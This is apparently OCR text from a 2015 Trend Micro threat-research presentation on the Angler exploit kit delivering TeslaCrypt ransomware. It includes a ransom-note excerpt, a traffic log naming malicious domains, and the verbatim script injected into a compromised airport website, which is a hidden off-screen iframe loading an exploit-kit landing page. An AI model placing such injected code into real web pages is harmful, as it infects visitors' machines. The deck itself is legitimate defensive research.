
Anti-analysis techniques

By definition, reconnaissance requires stealth work. TROJ_RECOLOAD.A employs several anti-analysis techniques before performing its main routine.

- It checks if modules related to virtualization, sandbox and analysis tools are loaded.

Copyright 2015 Trend Micro Inc.

- Angler EK serves TeslaCrypt



What happened to your files?

TeslaCrypt Scheme

All of your files were protected by a strong encryption with RSA-2048

More information about the encryption RSA-2048 can be found here: http://en.wikipedia.org/wiki/RSA_(cryptosystem)

Result	Protocol	Host	URL	Body	Caching
200	HTTP	florencescairport.com	/	7,503	
200	HTTP	love.elevatelightsh...	/boards/index.php?PHPSE...	112,542	no-cac...
200	HTTP	love.elevatelightsh...	/boards/quite.fcgi?length...	4,700	no-cac...
200	HTTP	love.elevatelightsh...	/kind.mapx?agreement=&...	42,818	no-cac...
200	HTTP	love.elevatelightsh...	/kind.mapx?agreement=&...	42,818	no-cac...
200	HTTP	ipinfo.io	/ip	14	
200	HTTP	ledshoppen.nl	/wp-content/themes/r.ph...	25	

Injected Script to Angler EK


```
<body class="home page page-id-4 page-template-
default res1170"><script>var date = new Date(new
Date().getTime() + 60*60*24*7*1000);
document.cookie="PHP_SESSION_PHP=916; path=/;
expires="+date.toUTCString();</script>
<style>.jghsyzkmootzknu{position:absolute;top:-2169px
}</style><div class="jghsyzkmootzknu"><iframe
src="http://love.elevatelightshare.org/boards/index.ph
p?PHPSESSID=28&action=8h457pzh.r83491&"
width="380" height="514"></iframe></div>
```

Airport website compromised

IE exploit CVE-2015-2419

Copyright 2015 Trend Micro Inc.

Rise of Fileless Infection



Source: www.recordedfuture.com

Copyright 2015 Trend Micro Inc.

Thank You!

benjamin_rivera@trendmicro.com

rhena_inocencio@trendmicro.com

www.trendmicro.com

Copyright 2015 Trend Micro Inc.